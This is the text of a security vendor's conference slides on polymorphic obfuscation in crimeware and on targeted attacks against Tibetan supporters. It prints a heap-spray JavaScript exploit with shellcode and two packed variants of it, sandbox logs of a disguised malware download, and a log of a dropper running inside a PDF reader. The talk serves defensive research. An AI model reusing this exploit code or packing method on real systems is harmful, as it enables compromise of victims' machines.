



Polymorphism in Crimeware

and why it isn't needed in targeted attacks

Alex Lanstein
FireEye, Inc.

As We've Heard...

- **Polymorphism is effectively used in “drive-by” exploits, Email centric attacks, and also in subsequent payloads downloaded once the criminal has a foothold**
- But for single target attacks, this is unnecessary

Polymorphic JavaScript Obfuscation

- Exploits are easy to detect if they are static...

```
var heapSprayToAddress=0x05050505;var payLoadCode=unescape("%uE8FC%  
u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF%u184F%u5F8B%u0120%  
u49EB%u348B%u018B%u31EE%u99C0%u84AC%u74C0%uC107%u0DCA%  
uC201%uF4EB%u543B%u0424%uE575%u5F8B%u0124%u66EB%u0C8B%u8B4B%  
u1C5F%uEB01%u1C8B%u018B%u89EB%u245C%uC304%uC031%u8B64%  
u3040%uC085%u0C78%u408B%u8B0C%u1C70%u8BAD%u0868%u09EB%u808B%  
u00B0%u0000%u688B%u5F3C%uF631%u5660%uF889%uC083%u507B%u7E68%  
uE2D8%u6873%uFE98%u0E8A%uFF57%u63E7%u6C61%u0063");var  
heapBlockSize=0x400000;var payLoadSize=payLoadCode.length*2;var  
spraySlideSize=heapBlockSize-(payLoadSize+0x38);var spraySlide=unescape("%  
u9090%u9090");spraySlide=getSpraySlide(spraySlide,spraySlideSize);heapBlocks=  
(heapSprayToAddress-0x400000)/heapBlockSize;memory=new Array();for  
(i=0;i<heapBlocks;i++){memory[i]=spraySlide+payLoadCode}function getSpraySlide  
(spraySlide,spraySlideSize){while(spraySlide.length*2<spraySlideSize){spraySlide  
+=spraySlide}spraySlide=spraySlide.substring(0,spraySlideSize/2);return spraySlide}
```

Exact Same Exploit – More Obfuscation

- Cyber criminals use polymorphic packers
 - Packer software rolls up malware into a single package that has the ability to make its "signature" mutate, evading typical detection

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!".replace(/~/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]};e=function(){return"\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp("\b'+e(c)+'\b','g'),k[c])}}return p}('3 j=F;3 6=e("%G %H%8%E%D%A%B%C%l%f%J%P%z%h%R%O%N%K%L%M%S%w%l%m%n%f%o%k%p%y%q%x%v%h%u%r%o%t%Q%Z%1h%1i%1g%1f%1c%1d%1k%T%1j %1o%8%1q%1r%1p%1l%1m%1n%1e%1a%1b%10%Y%X%U%V%W%11");3 5=9;3 a=6.g*2;3 4=5-(a+12);3 1=e("%d%d");1=c(1,4);b=(j-9)/5;7=18 19());17 (i=0;i<b;i++){7[i]=1+6}16 c(1,4){13(1.g*2<4){1+=1}1=1.14(0,4/2);15 1}',62,90,'| spraySlide||var|spraySlideSize|heapBlockSize|payloadCode|memory|u0000| 0x400000|payloadSize|heapBlocks|getSpraySlide|u9090|unescape|u5F8B|length| u018B||heapSprayToAddress|u66EB|u543B|u0424|uE575|u0124|u0C8B|u1C5F| u245C|uC304|uC031|u89EB|u1C8B|uF4EB|uEB01|u8B4B|u348B|u057C|u0178| u8BEF|u8B3C|u458B|0x05050505|uE8FC|u0044|u184F|u0120|u74C0|uC107| u0DCA|u84AC|u99C0|u49EB|u8B64|u31EE|uC201|u09EB|uFF57|u63E7|u6C61| u0E8A|uFE98|u3040|u6873|u0063|0x38|while|substring|return|function|for|new| Array|u7E68|uE2D8|u1C70|u8BAD|u507B|u8B0C|u408B|uC085|u0C78|u808B| u0868|u5660|uF889|uC083|u00B0|uF631|u688B|u5F3C'.split('|'),0,{}))
```

Repacked in Each Session (Polymorphic)

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(c/a))+String.fromCharCode(c%a+161)};if(!".replace(/^/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]};e=function(){return'\[\xa1-\xff]+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp(e(c),'g'),k[c])}}return p}('¢ §=Ç;¢ ¢=©("%È%É%¨%Æ%À%Ã%Ä%Å%Ê%«%Ë%Ñ%Â%®%Ð%Ì%Í%Î%Ï%Ó%À%¶%·%µ%`%«%,%¹%¼%¿%¨%½%»%®%¼%³%²%Ò%÷%ì%í%ë%ê%ç%è%Ô%é%î%ï%ð%¨%ö%ð%ó%ð%ñ%ò%æ%â%Ú%Û%Ü%Ø%Õ%Ö%×%Û");¢ ¤=¬;¢ ¢=¤.±*2;¢ £=¤-(¤+Ý);¢ ¡=©("%!%!") ;¡=¯(¡,£);°=(§-¬)/¤;¬=ã ä();ã(i=0;i<°;i++){-[i]=i+¤}ã ¯(¡,£){p(i.±*2<£){i+=¡}i=i.β(0,£/2);ã ¡}',87,87,'spraySlide|var|spraySlideSize|payloadCode|heapBlockSize|u9090|heapSprayToAddress|u0000|unescape|payloadSize|u5F8B|0x400000|memory|u018B|getSpraySlide|heapBlocks|length|uC304|u245C|uE575|u0424|uF4EB|u543B|u0124|u66EB|u1C5F|u1C8B|u89EB|uEB01|u0C8B|u8B4B|uC201|u348B|u057C|u0178|u8BEF|u8B3C|u458B|0x05050505|uE8FC|u0044|u184F|u0120|u84AC|u74C0|uC107|u99C0|u31EE|u49EB|uC031|u0DCA|u8BAD|uFF57|u63E7|u6C61|u0E8A|uFE98|uE2D8|u6873|u0063|0x38|while|substring|return|function|for|new|Array|u7E68|u507B|u8B0C|u1C70|u0868|u408B|u0C78|u3040|uC085|u09EB|u808B|u5660|uF889|uC083|uF631|u5F3C|u00B0|u688B|u8B64'.split('|'),0,{}))
```



Payload Polymorphism

Malware Binaries

Md5sum	Protocol	Encoding	Last analysis time
▼ bcd3a4a38e89d86044fc9b2da6de3b10	TCP (80)	HTTP	06/29/11 12:08:58
Download malware binary			
ID	Protocol	Proto Header	
23767	TCP (80)	GET /showthread.php?t=372185 HTTP/1.1 Accept: */* UA-CPU: x86 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; GTB7.0; SLCC1; .NET CLR 2.0.50727; InfoPath.1; .NET CLR 1.1.4322; .NET CLR 3.5.30729; .NET CLR 3.0.30618) Host: wusrhgy.co.cc Connection: Keep-Alive HTTP/1.1 200 OK Server: nginx Date: Wed, 29 Jun 2011 16:06:02 GMT Content-Type: application/octet-stream Connection: keep-alive X-Powered-By: PHP/5.2.17 Expires: Mon, 26 Jul 1997 05:00:00 GMT Cache-Control: no-cache Pragma: no-cache Accept-Ranges: bytes Content-Transfer-Encoding: binary Content-Length: 135168 Content-Disposition: inline; filename=windows-update-sp3-kb86324-setup.exe	
▶ 95d76d6e0fd0024ea5798c1131ef1d8c	TCP (80)	HTTP	06/29/11 12:03:52
▶ 44d355eb56ae8475dc98f6dd273e0d7	TCP (80)	HTTP	06/29/11 12:04:55
▼ e924398beee75a5f309b7cd72e3cd54a	TCP (80)	HTTP	06/29/11 12:06:21

Md5sum	Protocol	Encoding	Last analysis time
▼ e924398beee75a5f309b7cd72e3cd54a	TCP (80)	HTTP	06/29/11 12:06:21
Download malware binary			
ID	Protocol	Proto Header	
23766	TCP (80)	GET /showthread.php?t=372185 HTTP/1.1 Accept: */* UA-CPU: x86 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; GTB7.0; SLCC1; .NET CLR 2.0.50727; InfoPath.1; .NET CLR 1.1.4322; .NET CLR 3.5.30729; .NET CLR 3.0.30618) Host: wusrhgy.co.cc Connection: Keep-Alive HTTP/1.1 200 OK Server: nginx Date: Wed, 29 Jun 2011 16:03:53 GMT Content-Type: application/octet-stream	



Polymorphism Exists for Email Attachments Too

6b74aeaa6ce6fb0a733c64e47c9e3e45	35210.pdf	2012-02-15	16:46:43.137721	9b62b10d042962ad1cd6f290d5dcf161	04217.pdf	2012-02-15	23:18:49.96525
0f3ecf9bb830e5951966e61d0d319aa	1075289.pdf	2012-02-15	17:29:59.196529	cdbf1c4b1e120d2959146d8256fa926d	06983.pdf	2012-02-15	23:18:49.96525
a0f02b4908edd0d1a16ae6ba10dafca4	5527670.pdf	2012-02-15	17:35:19.918489	7b805824fa5a2ad1ed47f32242b6b54b	553293.pdf	2012-02-15	23:20:28.169223
27e1767d7a03d546b5e75c95e86767dc	4110733.pdf	2012-02-15	17:36:29.107836	223a3ed8bb302fca72c0b2c7d91fdea	4703656.pdf	2012-02-15	23:26:38.813488
a05e8ed4c7db117a9961e01909ca186e	7585667.pdf	2012-02-15	17:39:02.856351	37dd8e83c676f1f14c7863d23eb03f	3458390.pdf	2012-02-15	23:26:41.751749
7e8e46cdf12be9058aa5e5cc9d4e152	342505.pdf	2012-02-15	17:46:33.757403	3491c4cdc9ea85bbae0d5cf41ab49b63	801340.pdf	2012-02-15	23:27:01.769399
7279772b1b8c8f08d444876e59a20f22	30273.pdf	2012-02-15	18:01:50.01726	b523dbe2dcfbf99500825d1e10986eef67	8813840.pdf	2012-02-15	23:27:11.782084
ba968c5338c05c90ec92fd46bf051dfa	56891.pdf	2012-02-15	18:12:02.052212	94a6bcfbd0d19868fe1189df7c0408a6	5784087.pdf	2012-02-15	23:27:21.794628
ae9cc5bb8c9e61a3f232b41846f3113c	98922.pdf	2012-02-15	18:26:12.079733	c4c48a81500166c8d8666ca2875bd1df	518363.pdf	2012-02-15	23:27:21.794628
3cfc546f729e4948b3c2e9267a6bde85	2086574.pdf	2012-02-15	18:27:02.337779	6ab08f6df79c55acf1577bc6752f17c7	3579422.pdf	2012-02-15	23:27:31.803168
69b8ffceec5c0b5163ba9f9864899e	13766.pdf	2012-02-15	18:27:12.348831	4a389508c5075c31c3f65a789ee5d3a5	906187.pdf	2012-02-15	23:27:48.959799
1201190c54ef013e5ac0a1cce2cb5247	5264352.pdf	2012-02-15	18:27:32.392076	db5fff4399d0a8dcef9868be13c15ab2	84818.pdf	2012-02-15	23:32:49.388973
f57f9f9dcf9f08a1cab87fd21cf5b0963	55610.pdf	2012-02-15	18:42:21.701044	65a4e31ec914933f768c4c4b2bdf81f52	68749.pdf	2012-02-15	23:34:49.528839
61110d458edcad4f019c04966b189e1d	821349.pdf	2012-02-15	18:42:21.701044	a57aa27f6d6b8aeca31d487d206f783b4	280836.pdf	2012-02-15	23:36:59.698175
6fe7071b68230d2629d791f6ac0135f0	607033.pdf	2012-02-15	18:42:32.384224	6979036f18d9933ff410982d416822ebfe	2087866.pdf	2012-02-15	23:42:20.937072
bafdf8a5a99cdf7f05e197b8bd53c17	87944.pdf	2012-02-15	18:46:12.577301	76bd6482486ee17e9234542c8118923a	5507073.pdf	2012-02-15	23:43:21.107327
399237c7de8a0586432744660f632b55	5546412.pdf	2012-02-15	18:54:58.381337	16f430ebd5c51d822c819c6fed3c215b	5162285.pdf	2012-02-15	23:47:06.046651
cee0590720df066b9f22edcea4ea9b5e	162669.pdf	2012-02-15	19:29:14.361088	2cc9777ff39212adf7f889bce5cae2	631344.pdf	2012-02-15	23:47:21.398646
219200d6c8f4909ad4538de23987fdd9	257728.pdf	2012-02-15	19:30:30.970253	12473ee7d5d1240ad25cf0431372f243	21184.pdf	2012-02-15	23:48:53.800222
14efe5eeb8980a21d44bb8d61340cd82	9704918.pdf	2012-02-15	19:33:45.714751	47b07d1706a8e043f7d21e9ea49b09e6	0052814.pdf	2012-02-15	23:52:19.350528
13fef3175c805a03cef8aa9239432a2	List.pdf	2012-02-15	19:35:03.351129	4b197e787d6530047086c0f919ebf67c	005961.pdf	2012-02-15	23:52:50.358643
f509904c7b0d445d00c8e8a606d2010a64	173583.pdf	2012-02-15	20:11:24.000535	59a33df9de65e092cf815bf2466f452c	757689.pdf	2012-02-16	06:28:44.443596
d83c0778f1148d137b693800d537cc3d	325307.pdf	2012-02-15	20:12:25.566404	9526389755c7f96bc5e1b5ecce6911db	614393.pdf	2012-02-16	06:29:14.521459
3be4b4becc797dd68f607384178ba5df	4118821.pdf	2012-02-15	20:18:09.65222	1542f00868000b91a9733dbd8d72a0290	781294.pdf	2012-02-16	07:23:31.564371
0ca0990e6d447fd5a029d6c6901bf301	791543.pdf	2012-02-15	20:35:49.361939	42b9d38ce637846f5303dd87f34e7543	4482299.pdf	2012-02-16	07:56:08.461777
13fef3175c805a03cef8aa9239432a2	List.pdf	2012-02-15	20:38:13.938357	a8f937ebd0985a903c030dfb35204ad	775106.pdf	2012-02-16	08:00:31.162964
fe3e89a7bc6f547a6d8315b199f796e8	0662191.pdf	2012-02-15	20:55:19.182233	5fda14c643a02ec7b6149f737f2e14fd	45391.pdf	2012-02-16	08:30:04.635757
8b9b6f7e89133dd174310b2cf05c4912	20680.pdf	2012-02-15	20:55:49.23535	6be222b4e0fef740ce3f4428b8f60231	33069.pdf	2012-02-16	08:31:26.708559
52d0eec7f56d569569442a7238f6387b	8793835.pdf	2012-02-15	20:56:50.210147	581ad0f60723250b74503d2b0e9f86b5	70473.pdf	2012-02-16	08:34:10.06834
6a81bf27d5e8a97498254ecb8ba7892e	7902787.pdf	2012-02-15	20:58:41.391199	06d0b5e85af0384d94ff807bbe1229c7	4948254.pdf	2012-02-16	08:35:40.495803
3f38896717190705a7739797bc4b2f4a	774707.pdf	2012-02-15	21:04:22.996135	f7d1911132a581c328444bb3b599da4ce	363636.pdf	2012-02-16	08:45:42.866713
7f5f747485863efeb4bf99c3e125c627	66474.pdf	2012-02-15	21:40:47.301528	696993851d6f882ea5a34dc3474c74a2	386344.pdf	2012-02-16	08:46:46.640365
d49586f82523d01e340d49f9dc374430e	0721176.pdf	2012-02-15	21:45:48.051923	167199dc642b43cb128595278f97cd49	7814961.pdf	2012-02-16	09:10:48.187253
c9b2d542931bf2613d5e30c416984eac	21790.pdf	2012-02-15	21:47:48.401282	e7e4e3b6a589ee04ea9ec5c259ad4ab2	7268710.pdf	2012-02-16	09:13:38.131362
d46c1af4cf0fc2a4fce89a677c84f9ea3	24368.pdf	2012-02-15	21:56:52.46817	fbcd08c6c7c20dd6f0f090e4e8ae2023	670648.pdf	2012-02-16	09:15:37.132327
fb908c3ea4dd25d45b0bc292fee98a44	21488.pdf	2012-02-15	21:57:12.502976	01f7ec50d9963ba3f16f01d3cc313ae5ca	206855.pdf	2012-02-16	09:16:18.732595
60199c8f31cdce62371eaaa27eb8fa08	43203.pdf	2012-02-15	21:57:28.937848	46072d95f7bab847cb684d70b0316ff8	349157.pdf	2012-02-16	09:16:18.732595
8b3ceb6ba8e8e76514cab6d3d03ff918e	4697699.pdf	2012-02-15	22:12:46.693885	828f0df075b737b46546da84c4d2bdba	23908.pdf	2012-02-16	09:25:56.598906
2c32e12472a1db6c18563a0f3000cbac	4362816.pdf	2012-02-15	22:29:12.234221	0d03f24329842bdda60afa209942d436	83245.pdf	2012-02-16	09:27:30.380684
0de19e2c063462097e2e42dad1637ea2	243199.pdf	2012-02-15	22:50:40.273928	c64609d8b186dc5b01744a1c6f012a2e	405495.pdf	2012-02-16	09:31:21.508772
2227eed4d5f52b3763ae3145f5e200b3	707355.pdf	2012-02-15	22:54:26.737395	67e511630a0a875291d447099f151d36	39872.pdf	2012-02-16	09:34:15.264638
936da24cfe7b98e7c98cc31e397a24d	138790.pdf	2012-02-15	23:11:07.399553	ca286cf94a08ba403eb52837465f5d55	671635.pdf	2012-02-16	09:37:03.47184
688828fa66118c7aab576420277167ae	477002.pdf	2012-02-15	23:15:27.754009	2986dd15899ea2117eeef51983f0636bc	6057047.pdf	2012-02-16	09:39:22.815173
9012748f3b5618cd063288804ee0456a	860048.pdf	2012-02-15	23:16:39.109496	12320a15c9182e711cae42856ed29640	851959.pdf	2012-02-16	09:41:39.513186
0dc2351d2958631098ab61cad1184e83	3064850.pdf	2012-02-15	23:16:59.133317	1db697789e94a4ab9ffacae1db6486346	932715.pdf	2012-02-16	09:48:59.108772
37b13c55ae1f9ba62a87bdd588165708	0167488.pdf	2012-02-15	23:16:59.133317	684f4c360beddf691e9c7587a8609628	21875.pdf	2012-02-16	09:51:33.524993
7dd32d945c76d6b97c119e9fc550eb24	61295.pdf	2012-02-15	23:17:09.1485	7f4be78b7454d1507c6dc4f589ebcf12	25314.pdf	2012-02-16	09:55:54.28325
0124ef1bcc3e369abed240226f907944	6305449.pdf	2012-02-15	23:17:09.1485	c63a3e077d743e65931d535fdd6e6b0c	4982860.pdf	2012-02-16	09:56:07.650529
371db184ecf76a5b4355cca6f6862b3dd	171411.pdf	2012-02-15	23:17:19.159403	4c46a5faa3f85ebac983a66de77379f0c	194193.pdf	2012-02-16	09:56:40.949754
6de5c3ff4d046914d12d2883192effb84	726674.pdf	2012-02-15	23:17:19.159403	f02e22ac3fec1147109c4f6c901e5fed	7861462.pdf	2012-02-16	09:57:32.330484
2b422039d204fec4edd2c09fe0e559ab2	93902.pdf	2012-02-15	23:17:29.37143	c42c24b8b990985c778d05cad8dcfef	91122.pdf	2012-02-16	09:57:44.413503
9b62b10d042962ad1cd6f290d5dcf161	04217.pdf	2012-02-15	23:18:49.96525	cf0c34d9b4154d452dc5f1c289f61179	26295.pdf	2012-02-16	10:03:45.181684

As We've Heard...

- Polymorphism is effectively used in “drive-by” exploits, Email centric attacks, and also in subsequent payloads downloaded once the criminal has a foothold
- **But for single target attacks, this is unnecessary**

Target Reconnaissance is Simple

[The situation in Tibet is critical, but the Chinese are not talking ...](#)

[blogs.telegraph.co.uk](#) > News > World > Malcolm Moore

25 Feb 2009 – As it is Tibetan New Year, I thought I would post parts of an interview I did with **Kelsang Gyaltsen**, the Tibetan envoy to Europe. (BTW, I hear the ...

[Readers' Comments - www.phayul.com](#)

[wx.phayul.com/news/discuss/view.aspx?id=29047](#)

6 Feb 2011 – The Dalai Lama's envoy **Kelsang Gyaltsen** Tuesday briefed the ... Now, a Tibetan women's **football** team in the offing (05:11, 23 Nov 2011) ...

[Tibetan national football team to tour Germany in late August - The ...](#)

[www.tibet.net/en/index.php?id=265&articletype=flashold](#)

Envoy **Kelsang Gyaltsen's** Statement on The Sino-Tibetan Dialogue: State of Play ...
Envoy **Kelsang Gyaltsen's** Statement on The Sino-Tibetan Dialogue: State of ...

[Envoy Kelsang Gyaltsen in Tokyo, World Tibet News | Dalai Lama ...](#)

[www.uyghurnews.com](#) > World Tibet News

24 May 2009 – Envoy **Kelsang Gyaltsen** in Tokyo. World Tibet ... 23-May-2009 · 15th Gyalyum Chenmo **Football** Gold Cup - A curtain raiser - 23-May-2009 ...

[Jigme Gyalsen | Facebook](#)

[www.facebook.com/people/Jigme-Gyalsen/100002710637880](#)

Join Facebook to connect with Jigme Gyalsen and others you may know. ... Others Named Jigme Gyalsen ... **Kelsang Gyaltsen** ... England Football Team ...


[China urges Dalai Lama to back Olympics - Sports News, Football ...](#)

[www.timesofearth.com/oldarchive/Sports_Update/index.php?id...](#)


During the visit, Tibetan envoys Lodi Gyari and **Kelsang Gyaltsen** took a tour of Olympic venues and met with Du. A statement issued Saturday from the Tibetan ...



Tibetan Supporters are Frequent Targets



Decoy Documents are the Norm



Initial Dropper is Simple in Functionality

Heapspraying	PatternAnalysis	<i>Address:</i> 0x08480000 <i>Imagepath:</i> c:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe												
Heapspraying	PatternAnalysis	<i>Address:</i> 0x08460000 <i>Imagepath:</i> c:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe												
Heapspraying	Allocation	<i>Imagepath:</i> c:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe <i>Bytes Received:</i> 0 <i>Total Memory:</i> 164442112												
Malicious Alert	Misc Anomaly	Detail: Heap spray attack detected												
Exploitcode		<i>API Name:</i> VirtualAlloc <i>Address:</i> 0x04b600d1 <i>Imagepath:</i> c:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe <i>DLL Name:</i> kernel32 <i>Call Stack:</i>												
<table border="1"> <thead> <tr> <th>Frame No.</th> <th>Instruction Addr.</th> <th>Module Name</th> </tr> </thead> <tbody> <tr> <td>3</td> <td>0x7c809ae6</td> <td>C:\WINDOWS\system32\kernel32.dll</td> </tr> </tbody> </table>			Frame No.	Instruction Addr.	Module Name	3	0x7c809ae6	C:\WINDOWS\system32\kernel32.dll						
Frame No.	Instruction Addr.	Module Name												
3	0x7c809ae6	C:\WINDOWS\system32\kernel32.dll												
Malicious Alert	Misc Anomaly	Message: Exploit capabilities detected												
File	Created	C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AcroRd32.exe												
File	Close	C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AcroRd32.exe MD5: ae07eed85f991706a5946252d97d134f SHA1: 7b4f325c435656c0d5810021df1203d34d7d87db												
Exploitcode		<i>API Name:</i> WinExec <i>Address:</i> 0x04f100f1 <i>Params:</i> [C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AcroRd32.exe, 0x00000000] <i>Imagepath:</i> c:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe <i>DLL Name:</i> kernel32 <i>Call Stack:</i>												
<table border="1"> <thead> <tr> <th>Frame No.</th> <th>Instruction Addr.</th> <th>Module Name</th> </tr> </thead> <tbody> <tr> <td>3</td> <td>0x7c8623b2</td> <td>C:\WINDOWS\system32\kernel32.dll</td> </tr> <tr> <td>4</td> <td>0x04f100f1</td> <td></td> </tr> <tr> <td>5</td> <td>0x009494f8</td> <td></td> </tr> </tbody> </table>			Frame No.	Instruction Addr.	Module Name	3	0x7c8623b2	C:\WINDOWS\system32\kernel32.dll	4	0x04f100f1		5	0x009494f8	
